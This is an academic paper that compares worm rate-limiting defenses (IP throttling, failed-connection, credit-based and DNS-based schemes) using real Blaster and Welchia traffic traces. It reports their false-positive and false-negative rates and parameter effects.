We analyze the efficacy of the various schemes on both worm traces and normal traffic. The inclusion of real worm data allows us to draw insights without having to consider the limitations of simulated attacks. We study three rate limiting schemes, Williamson's IP throttling [23], Chen's failed-connection-based scheme [1] and Schechter's credit-based rate limiting [12]. Williamson's throttling scheme limits the rate of distinct IP connections from an end host [23]. Chen et al. [1] and Schechter et al. [12] both apply rate limiting to hosts that exhibit an abnormally high number of failed connections. In addition, we study an alternative rate limiting strategy based on DNS statistics—namely limiting outgoing connections without prior DNS translations, thereby restricting the contact rate of scanning worms. Ganger et al. made the first observation that DNS-based statistics can be used to detect and contain malicious worms [4]. Recently Whyte et al. showed that DNS-based worm detection can be extended to a network setting [22]. The DNS-based rate limiting mechanism we study is a modified version of [4]. One goal of this study is to investigate using DNS behavior as a basis for rate limiting and its relative performance with respect to other schemes.

In addition to studying DNS-based rate limiting, the other components of our analysis seek to understand the fundamentals of rate limiting technology. For instance, we evaluate the impact of dynamic vs. static rates. We study the effect of host vs. edge-based deployment. Some of these issues were not explored adequately in the studies of the individual schemes.

Our analysis is the first that we are aware of that offers evaluation of the different rate limiting schemes on an equal footing—running against the same traffic traces. The trace data we use in this study is from an open network without strict traffic policies. Since most of the rate limiting mechanisms target enterprise networks with stricter traffic settings, we believe that our analysis provides reasonable insights into how well these schemes might perform in practice.

2 Related Work

The rate limiting schemes by Williamson et al. [23], Chen et al. [1], and Schechter et al. [12] are the target of our analysis. We defer discussions of these schemes to later sections of the paper.

Our work aims to provide a study of rate-limiting techniques as a defense against Internet worm propagation. Worm defense is a richly studied field; there exist many schemes outside rate limiting [21, 7, 9, 22, 18, 13, 3]. Some are complimentary to rate limiting at large, which can be combined in practice. For instance, the scan detection work by Weaver et al. [21] and Jung et al. [7] can be used to protect enterprise networks from incoming infections while rate limiting seeks to contain outbound propagations. Also of interest are the various forms of worm detection work [22, 13, 9, 3]. In this paper we choose to focus on analysis

of automated response techniques. We find it beneficial to limit our discussion to a set of similar technologies so as to permit meaningful comparisons.

We note that there exists a rich body of worm modeling and analysis work [15, 26, 8, 19, 20, 10, 14] that offers theoretical understanding of and technical insights into worm defense. Our goal is not to study worm propagation in a broad sense, but rather we seek to evaluate and understand the impact and limitations of a particular defense strategy, rate limiting. We believe that rate limiting is a lightweight technique that can be readily deployed and administered, and therefore represents a promising defense strategy.


Our study is the first that offers a direct comparison of different rate limiting technologies, using real traffic and attack traces. The analysis part of our study is similar in spirit to the DDoS filter analysis by Collins et. al. [2], though the target of our analysis is different and therefore offers different insights and conclusions.

3 Trace Data

The study in this paper is conducted using traffic traces collected from the border of an academic department. The network has 1200 externally routable hosts and serves approximately 1500 users. Hosts are used for research, administration, and general computing (web browsing, mail, etc). There is a diverse mix of operating systems on the network. Since May 2003 we recorded in an anonymized form all IP and common second layer headers of packets (e.g., TCP or UDP) leaving and entering the network. We also recorded DNS traffic payloads for use in the experiment in Section 8.

During the course of tracing, we recorded two worm attacks: *Blaster* and *Welchia* [16, 17]. Both are scanning worms that exploited the Windows DCOM RPC vulnerability. For each attack recorded, we conducted post-mortem analysis to identify the set of infected hosts within the network. We further identified outbound worm traffic as those from infected hosts with a particular destination port (e.g., port 135 for Blaster). Whenever possible, a payload size identical or similar to those publicized in Symantec's worm advisories is used as additional evidence to identify worm traffic. It is important to note that infected hosts in our network were exclusively Windows clients that, under normal circumstances, rarely (if ever) made any outbound port 135 connections to external addresses. Once infected, these hosts initiated tens of thousands of outbound connections to port 135. As such, the task of identifying worm traffic is made relatively easy.

For the purpose of this analysis, we use a period of 24-day outbound trace, from August 6th to August 30th 2003. This period contains the first documented infection of Blaster in our network, which occurred on August 11th. Welchia hit the network on the 18th. Collectively, Blaster and Welchia infected 100 hosts in the network. Since hosts infected by Blaster and Welchia exhibited similar traffic patterns during the overlapping time period, we do not attempt to separate the two attacks. Our data suggests that residual effects of the worms lingered on for months but the effects of the infection are most prominent during the first two weeks of the attack.



(a) Daily outgoing flows (b) Daily volume of distinct IPs

Fig. 1. Traffic Statistics for the Blaster/Welchia Trace

Figure 1(a) shows the daily volume of outgoing traffic as seen by the edge router for the trace period. Figure 1(b) shows the number of distinct IP addresses daily. As shown, the aggregate outgoing traffic experienced a large spike as Blaster hits the network on day 6. At its peak, the edge router saw 11 million outbound flows in a day. This is in contrast to the normal 500,000 flows/day. The increase in traffic is predominantly due to worm activities.

Unless otherwise noted, the trace data refers to aggregate traffic as seen by the edge router. In some of the later analysis (e.g., Williamson's host-based throttling), we use host-level traffic from the aggregate trace. In those cases we will differentiate between infected host traffic and normal host traffic.

4 Analysis Methodology

As previously mentioned, we use a period of 24-day outbound traces collected at the border of a 1200-host network with documented Blaster and Welchia activities. Our goal is to evaluate the performance of various proposed rate limiting schemes. The performance criteria we use in the analysis is error rates (e.g., false positives and false negatives) of the different schemes. We define the false positive rate as the percentage of normal traffic misidentified as worm traffic and subsequently rate limited. False negative rate is the percentage of worm traffic that is not affected by the rate limiting mechanism and permitted through without delay. Rate limited traffic can be either blocked or delayed. In the analysis that follow, we differentiate between these two cases and present error rates accordingly. Note the false negative rate is only meaningful during infection, while false positives are considered throughout the entire trace period. Whenever appropriate, we present Receiver Operator Curves (ROC) to contrast false negatives with false positives.

For each scheme analyzed, there exists a set of parameters that impact the performance of the mechanism. We identify these parameters and evaluate the sensitivity of the error rates with respect to each parameter. In some cases, the impact of the parameters has not been studied previously. A contribution of our study is to understand precisely how these parameters might be implemented in practice.

One factor that we were unable to evaluate fully in our work was the placement of RL mechanisms within the network. Our trace does not include internal traffic and due to the anonymized nature of our trace data, we were unable to reconstruct the internal network topology.

5 Williamson's IP Throttling


Williamson's IP throttling scheme operates on the assumption that normal applications typically exhibit a stable contact rate to a limited number of external hosts (e.g., web servers, file servers) [23]. Restricting host-level contact rates to unique IPs can limit rapid connections to random addresses (e.g., worm traffic). Williamson accomplishes this by keeping a *working set* of addresses for each host, which models the normal contact behavior of the host. The throttling mechanism permits outgoing connections for addresses in the working set, but delays other packets by placing them in a delay queue. If the delay queue is full, further packets are simply dropped. The packets in the delay queue are dequeued and processed at a constant rate (one per second, as suggested by [23]). At the same rate, the least recently used address in the working set is evicted to make room for the new connection. As a result, connections to frequently contacted addresses are allowed through with a high probability while connections to random addresses (as those initiated by scanning worms) are likely delayed and possibly dropped.

For this scheme, the size of the working set and the delay queue are important. A larger working set permits a higher contact rate while the delay queue length determines how liberal (or restrictive) the scheme is. Williamson recommends a five-address working set and a delay queue length of 100 for host-based implementations. Our analysis reports on the impact of these parameter settings. We also analyze a version of Williamson's throttling on the edge router.


End Host Throttling. To analyze Williamson's end host IP throttling, we reconstructed end-host traffic from our trace and simulated Williamson's rate limiting scheme using these traces.

Figure 2(a) shows the daily false positive rate for infected hosts with the size of the working set ranging from 4 to 10. Again, false positive rates are calculated as the percentage of benign traffic subjected to rate limiting. The data points in Figure 2(a) show daily false positive statistics as averages across *infected* hosts while the host stayed infected. For comparison reasons, we tested Williamson's scheme on normal hosts, the result of which are shown in Figure 2(b).


A few high-level insights are important here: First, Figure 2 suggests that false positives are low during normal operation (about 15%). Once infection occurs, however, Williamson's scheme yields false positive rates nearly 90%. This is undesirable as during the worm outbreak, essentially all benign traffic is subjected to delay incurred by the throttling scheme. Figure 2(d) shows the average queue length for infected hosts. As shown, when infection hit on day 6, the average queue length quickly reached the maximum (100 in this case) and remained in




(a) FP per day for Infected Hosts



(b) FP per day for Normal Hosts



(c) FN per day for Infected Hosts



(d) Avg. Delay Queue Length (Infected Hosts)

Fig. 2. Results for Williamson's End Host RL mechanism

the neighborhood of 90%. This means that during infection, delay for each fresh IP connection was approximately 90 seconds or greater if the queue was filled with distinct hosts, which is likely to be the case due to the random scanning nature of the worms.

We note, however, the way we define false positives is slightly unfair; we label every delayed non-worm SYN packet a false positive. In reality, many applications can tolerate a slight delay. Table 1 shows the delay statistics for a normal host during a 3-hour period. As shown, all delays were less than 10 seconds, which may be entirely acceptable for certain applications. In contrast, Table 2 shows the worst case delay statistics for an infected host for the same time period. As shown, once a host is infected, the delay queue becomes saturated

Table 1. Delay statistics for a normal host during a 3-hour period

Delay Amount.	Number of Flows
No delay	1759
1 - 10 sec.	385
11 - 20 sec.	0
Total number of benign flows	2144

Table 2. Delay Statistics for an infected host during a 3-hour period

Delay Amount.	Benign	Malicious
No delay	1	12
1 - 30 sec.	1	36
31 - 60 sec.	1	36
61 - 90 sec.	0	50
91 - 100 sec.	141	10115
Dropped	866	107080
Total	1010	117314


with worm packets and legitimate applications on the host are subjected to excessive delays and blockage.

Another observation is that the size of the working set (at least for the values experimented here) has very little effect on the error rates of the scheme. This is at least partially due to the fact that we averaged statistics across hosts. However, our experiments suggest that Williamson's throttling scheme exhibits a bimodal behavior with respect to legitimate traffic: minimal impact during normal operation and greatly restrictive if infected. This behavior, we conjecture, is inherent to the scheme regardless of the size of the working set, provided that the working set permits at least the host's normal contact rate. In practice, one can observe the connection pattern of a host for some period of time before determining the normal contact rate.

Figure 2(c) shows the false negative rates, which are predominantly below 1%. This means that Williamson's scheme is effective against worm spread, though it also incurs large delays for legitimate applications running on the same host. The strength of Williamson's scheme lies in its logical simplicity and ease of management. One can imagine a more complex data structure than a simple queue to deal with delayed connections. Alternatively, one can employ a dynamic rate scheme that changes the dequeuing rate accordingly with the length of the delay queue. Schemes such as these can potentially reduce the false positive rates, but at the price of increased complexity.

Throttling at the Edge Router. Previous studies [10, 25] showed that end-host rate limiting is ineffective unless deployment is universal. As part of this study, we investigate the effect of applying Williamson's throttling to the aggregate traffic at the edge of the network. Aggregate, edge-based throttling is attractive because it requires the instrumentation of only the ingress/egress point of the subnet. Furthermore, aggregate throttling dose not require per-host state to be kept. We note that the logic of aggregate throttling can be extended to the border point of a network cell within an enterprise, as shown in [14], which can provide a finer protection granularity.

In a previous traffic study, we identified a candidate rate of 16 addresses per five seconds for edge throttling for a similar network [25]. In the analysis that follow, we present results obtained with five aggregate rate limits: 10, 16, 20, 25 and 50 IPs per every five-second window.



(a) FP per day at Edge Router (b) FN per day at Edge Router

Fig. 3. Results for Williamson's RL mechanism at Edge Router


Figure 3(a) shows the false positive rates for edge-router rate limiting using various rate limits. The corresponding false negative rates are shown in Figure 3(b). Compared with the end-host case, edge-based rate limiting exhibits significantly higher false positive rates during normal operation. This is primarily due to the fact that aggregate throttling penalizes hosts with atypical traffic patterns, thereby contributing to a higher false positive rate. We can increase the working set size at the edge to reduce the false positives, but false positives will increase accordingly. As such, Williamson's throttling is best suited for end-host rate limiting where behavior of a host is somewhat predictable.

6 Failed Connection Rate Limiting (FC)

Chen et al. proposed another rate limiting scheme based on the assumption that a host infected by a scanning worm will generate a large number of failed TCP requests [1]. Their scheme attempts to rate limit hosts that exhibit such behavior. In the discussions that follow, we refer to this scheme as FC (for Failed Connection).

FC is an edge-router based scheme that consists of two phases. The first phase identifies the potential "infected" hosts. During this phase a highly contended hash table is used to store failure statistics for hosts. The hash table is used to limit the amount of per-host state kept at the router. Once the failure rate for a hash entry exceeds a certain threshold, the algorithm enters the second phase, which attempts to rate limit the hosts in the entry. Chen proposed a "basic" and "temporal" rate limiting algorithm. We analyze both in this study.

The basic FC algorithm focuses on a short-term failure rate, λ. Chen recommends a λ value of one failure per second. Once a hash entry exceeds λ, the rate-limiting engine attempts to limit the failure rate of each host in the entry to at most λ, using a leaky bucket token algorithm—a token is removed from the bucket for each failed connection and every λ seconds a new token is added to the bucket. Once the bucket for a particular host is empty, further connections from that host are dropped.



(a) FP per day (b) FN per day

Fig. 4. Error rates per day for Basic and Temporal FC with $\lambda = 1.0$ & $\Omega = 300$


Temporal FC attempts to limit both the short term failure rate λ and a longer term rate Ω. Chen suggested Ω be a daily rate and λ a per second rate. The value of Ω is intended to be significantly smaller than λ * (seconds in a day). Hosts in a hash table entry are subjected to rate limiting if the failure rate of the entry exceeds λ per second or Ω per day. The objective of temporal FC is to catch prolonged but somewhat less aggressive scanning behavior—worms that spread under the short-term rate of λ.

To evaluate these two algorithms we conducted experiments with the border trace, with varying values of λ and Ω. Figure 4(a) and (b) show the error rates for basic and temporal FC, with λ equaling 1 and Ω equaling 300, as recommended by Chen. Figure 4(a) shows an increase in the false positive rates during the first week of infection. This increase is due to the fact that a worm generates rapid failed connections and quickly depletes the available tokens. Until more tokens become available, legitimate traffic is stopped altogether, as seen in the third and forth row of Table 3.

In Figure 4(b) there is a pronounced initial jump in the false negative rates as Blaster hits on day 6, and in a few days the false negatives decrease significantly. The bulk of false negatives can be attributed to the fact that Chen's scheme uses only `TCP_RST` as an indication of a failed connection. Since many firewalls simply drop packets instead of responding with `TCP_RST`s, using `TCP_RSTs` exclusively underestimates the number of failed connections. Figure 5(b) shows the error rates including `TCP_TIMEOUT`s. As shown, false negative rates of FC are reduced

Table 3. False Positives and Cause for Day 6 $\lambda = 1.0$ and $\Omega = 300$

IP	# Good Flows Dropped		Total # Good Flows	Cause
	Basic	Temporal		
188.139.199.15	32896	56979	57336	eDonkey Client
188.139.202.79	25990	32945	33961	BearShare Client
188.139.173.123	5386	13457	15108	HTTP Client
188.139.173.104	4852	6175	6254	Good Flows(Inf. Client)



(a) ROC w/ diff. values of λ and Ω (b) ROC and timeout enhancement

Fig. 5. ROC for different λ and Ω values for Basic and Temporal RL algorithms


significantly when Timeouts are considered. The drop in false negative rate on day 10 in Figure 4(b) is correlated with the onset of the Welchia outbreak. Blaster scanning generates a substantial number of `TCP_TIMEOUT`s while Welchia tends to generate `TCP_RST`s (Welchia scans via `ICMP_ECHO`). As more and more Blaster hosts are patched and Welchia makes up a greater portion of the worm traffic, the false negatives are reduced.

Figure 5 plots the false positive rates against the false negative rates with varying values for λ and Ω. The data points in this graph are averaged daily statistics over the entire trace period. In temporal FC, when failures reach $\Omega/2$, the rate limiting algorithm proceeds to rate limit hosts in a much more aggressive fashion than the basic scheme. This strategy results in a significant amount of non-worm traffic from "infected" hosts being dropped. In the third row of Table 3, temporal FC dropped approximately 2.5 times more benign traffic compared to basic FC. Since a typical worm outbreak will quickly reach $\Omega/2$ failures, temporal FC is more restrictive and thus renders higher false positives.

Comparing FC results to host-based Williamson's, we can see that FC renders significantly lower false positives during infection but yields slightly higher false negatives. In fact, with FC's drop-only approach and Williamson's tendency to saturate the delay queue, both closely approximate a detect-and-block approach, which is less interesting from the standpoint of rate limiting.

7 Credit-Based Rate Limiting (CB)

Another rate limiting scheme based on failed connection statistics is the credit-based scheme by Schechter et. al. [12]. We refer to it as CB (for Credit Based). CB differs from Chen's in two significant ways. First, it performs rate limiting exclusively on *first contact* connections—outgoing connections for destination IPs that have not been visited previously. The underlying rationale is that scanning worms produce a large volume of failed connections, but more specifically they produce failed first-contact connections, therefore anomalous first-contact statistics are indicative of scanning behavior. The notion of first contact is fundamental to CB and as we show later is instrumental to its success. Second, CB



(a) Error rates (PCH = 64) (b) ROC w/ varying PCH sizes

Fig. 6. Results of Error Rates for CB RL

considers both failed and successful connection statistics. Simply described, CB allocates a certain number of connection credits per host; each failed first-contact connection depletes one credit while a successful one adds a credit. A host is only allowed to make first-contact connections if its credit balance is positive.

It is straightforward to see that CB limits the first-contact failure rate at each host, but does not restrict the number of successful connections if the credit balance remains positive. Further, non-first-contact connections (typically legitimate traffic) are permitted through irrespective of the credit balance. Consequently, a scanning worm producing a large number of failed first contacts will quickly exhaust its credit balance and be contained. Legitimate applications typically contact previously seen addresses, thereby are largely unaffected by the rate limiting mechanism.

In order to determine whether an outgoing TCP request is a first contact, CB maintains a PCH (Previously Contacted Host) list for each host. Additionally, a failure-credit balance is maintained for each host. We implemented the CB algorithm and experimented with the per-host trace data. Schechter suggested a 64-address PCH and a 10-credit initial balance. We conducted experiments with PCH ranging from 8 to 128 entries with Least Recently Used (LRU) replacement. Our experience suggests that the level of the initial credit balance has minimal impact on the performance of the scheme, as that only approximates the number of failures that can occur within a time period; in reality a host can accrue more credits by initiating successful first contacts. For the experiments, we use an initial credit balance of 10 per host.

Figure 6(a) shows CB's daily false positive and false negative rates with a 64-address PCH. The data points in this graph are averages across all hosts. As shown, the average false positive and false negative rates are between 2% and 6%. The false positive results significantly outperform both FC and Williamson's. CB's false negative results are comparable to those of Williamson's. These results speak strongly of CB's insight of rate limiting first contacts rather than distinct IPs or straightforward failed connections. Since worm scanning consists primarily of first-contact connections, CB's strategy gives rise to a more precise means of rate limiting.

Table 4. Per Host False Positives and Cause for Day 6 for PCH = 64

IP	# Good Flows Dropped	Total # of Good Flows	Cause
188.139.199.15	22907	57336	eDonkey Client
188.139.202.79	13269	33961	BearShare Client
188.139.173.123	0	15108	HTTP Client

Table 4 shows the false positive data for the top two false-positive-generating hosts. Both clients that incurred high false positives are P2P clients. The data show that the worst case false positive rate is rather high—nearly 40% for the host in row one. For comparison reasons, here we also include the HTTP client discussed previously (row 3 from Table 3). As shown, CB is able to accommodate this bursty web client while FC dropped a significant portion of the client's traffic.

Figure 6(b) plots the average false positive rates against the corresponding false negative rates for PCH of 8, 16, 32, 64, and 128. The data points in this graph are obtained by averaging per-host statistics over the entire 24-day trace period (sans the pre-infection days). As shown, CB's error rates are not particularly sensitive to the length of the PCH's. A 3% increase in the false positive value is observed when PCH is reduced from 128 entries to 8. As the PCH size increased so did the false negative rate, which is a peculiar phenomenon. We are unable to find a satisfactory explanation for this. We conjecture that a possible error in the Blaster mutex code allowed multiple instances of Blaster to execute on the same machine, thereby generating repeated scanning to the same addresses.

Note that CB is essentially a host-based scheme since states are kept for each host. Aggregating and correlating connection statistics across the network can reduce the amount of state kept. For example, if host A makes a successful first-contact connection to an external address, further connections for that address could be permitted through regardless of the identity of the originating host. This optimizes for the scenario that legitimate applications (e.g., web browsing) on different hosts may visit identical external addresses (e.g., cnn.com). A more detailed investigation of aggregate CB can be found later in Section 9.

8 DNS-Based Rate Limiting

In this section we analyze a rate limiting scheme based on DNS statistics. The underlying principle is that worm programs induce visibly different DNS statistics from those of legitimate applications [24, 22, 4]. For instance, the non-existence of DNS lookups is a telltale sign for scanning activity. This observation was first made by Ganger et al. [4]. The scheme we analyze here is a modification of Ganger's NIC-based DNS detection scheme.

The high-level strategy of the DNS rate limiting scheme (hereafter refer to as DNS RL) is simple: for every outgoing TCP SYN, the rate limiting scheme permits it through if there exists a prior DNS translation for the destination IP, otherwise the SYN packet is rate limited. The algorithm uses a *cascading bucket*




Fig. 7. Cascading Bucket RL Scheme

scheme to contain untranslated IP connections. A graphical illustration of the algorithm is shown in Figure 7. In this scheme, there exists a set of n buckets, each capable of holding q distinct IPs. The buckets are placed contiguously along the time axis and each spans a time interval t.

The algorithm works as follows: When a TCP SYN is sent to an address that does not have a prior DNS translation, the destination IP is added into the bucket for the current time interval and the packet is delayed. When a bucket is filled with q distinct IPs, new connection requests are placed into the subsequent bucket, thus each bucket *cascades* into the next one. Requests in the i-th bucket are delayed until the beginning of the i+1 time interval. The n-th bucket, the last in line, has no overflow bucket and once it is full, new TCP SYN packets without DNS translations are simply dropped. At the end of the n*t time periods, we reinstate another n buckets for the next $n*t$ time period. This algorithm permits a maximum of q distinct IPs (without DNS translations) per time interval t and packets (if not dropped) are delayed at most $n * t$.


The notion of the buckets provides an abstraction, with which an administrator could define rules such as "Permit 10 new flows every 30 seconds dropping anything over 120 seconds." This example rule, then, would translate to 4 buckets (30 seconds * 4 = 2 minutes) with $q = 10$ and $t = 30$. Expressing rate limiting rules in this manner is more intuitive and easier than attempting to characterize network traffic in terms of working sets or the failure rate of connections.

This scheme can be implemented at the host level or at the edge router of a network. A host-level implementation requires keeping DNS-related statistics on each host. Edge-router-based implementation would require the border router to keep a shadow DNS cache for the entire network.


In our study, we tested DNS RL both at the host level and at the edge, using DNS server cache information and all DNS traffic recorded at the network border. More specifically, we mirrored the DNS cache (and all TTLs) at the edge and updated the cache as new DNS queries/replies are recorded. Traffic to destination addresses with an unexpired DNS record is permitted through, while all others are delayed.

8.1 Analysis


The critical parameter for the cascading-bucket scheme is the rate limit, which manifests in the values of q (the size of each bucket), t (the time interval), and




(a) FP for DNS-based RL (Infected Clients)



(b) FN for DNS-based RL (Infected Clients)



(c) FP for DNS-based RL (Normal Clients)



(d) Flows Dropped / Delayed

Fig. 8. Results for DNS-based End Host RL

n (number of buckets). To simplify our analysis, we varied the value of q and kept n and t constant[1] Additionally, the value of $n * t$ was set to 120 seconds to model the TCP timeout period. This scheme allows a certain number of untranslated IP connections to exit the network, which intends to accommodate legitimate direct-IP connections. In our data set, we observed some direct server-server communication and direct-IP connections due to peer-to-peer, streaming audio and passive FTP traffic. These were the main cause of false positives observed. One can attempt to maintain a white list to allow legitimate direct-IP connections and thus further reduce false positives. However, as observed in [22], a comprehensive white list for an open network may not be feasible.

We first analyze the host-level DNS throttling scheme. For this, we maintain a set of cascading buckets for each host. Figure 8(a) and (b) show the false positive and false negative rates for infected hosts. The data in these graphs are daily error rates averaged over all infected hosts. Figure 8(c) plots the analogous false positive rates for normal hosts. In addition, Table 5 presents the delay statistics for a normal host and Table 6 shows the worst case delay statistics for an infected host.

[1] By varying q and leaving n and t constant, we can achieve the goal of regulating the rate limits.

Table 5. DNS RL delay statistics for a normal host (3-hour period)

Delay Amount.	# of Flows
No delay	2136
1 - 10 sec.	8
> 10 sec.	0
Total number of benign flows	2144


These results yield a number of observations: First, host-level DNS throttling significantly outperforms the other mechanisms analyzed previously. As seen in Figure 8, the average false positive rates fall in the range of 0.1% to 1.7% with corresponding false negative rates between 0.1% to 3.2%, both significantly lower than the error statistics of the others. We also observed that applications that do experience false positives here tend to be those that fall outside of the security policies of an enterprise network (e.g., peer-to-peer applications)—disruption of such applications are generally considered not critical to the network operation.

Table 5 shows the delay statistics for a normal host. As shown, DNS RL delayed 8 total flows for this host, as opposed to the 385 flows using Williamson's (Table 2 in Section 5). Also note that all the delays in Table 5 are less than 10 seconds, which are not significant. Table 6 shows the worst case delay statistics for an infected host during the peak of its infection period. The statistics show that DNS RL dropped approximately 17% of the host's benign traffic, compared to over 90% when using Williamson's. In addition, DNS RL delays less flows for normal hosts than Williamson's. Also note in Table 6, nearly delayed malicious flows are subjected to the maximum allowed delay and over 95% of the malicious flows are dropped.

During the outbreak period, the false positives for infected hosts included both dropped and delayed traffic flows. A q value of 5 would drop approximately 0.075% and delay 0.375% of the legitimate traffic. Figure 8(d) shows summarized statistics from our analysis for a liberal value of $q = 10$. During Blaster's outbreak, on average 97% of the worm traffic was rate limited— approximately 82% dropped and the other 18% delayed with an average delay of one minute each.

Table 6. DNS RL Delay Statistics for an infected host during a 3-hour period

Delay Amount.	Benign	Malicious
No delay	806	1
1 - 30 sec.	4	34
31 - 60 sec.	2	35
61 - 100 sec.	12	40
> 100 sec.	11	4903
Dropped	172	112862
Total	1007	11785



(a) FP for DNS-based RL (b)FN for DNS-based RL

Fig. 9. Results for DNS-based RL at the Edge Router

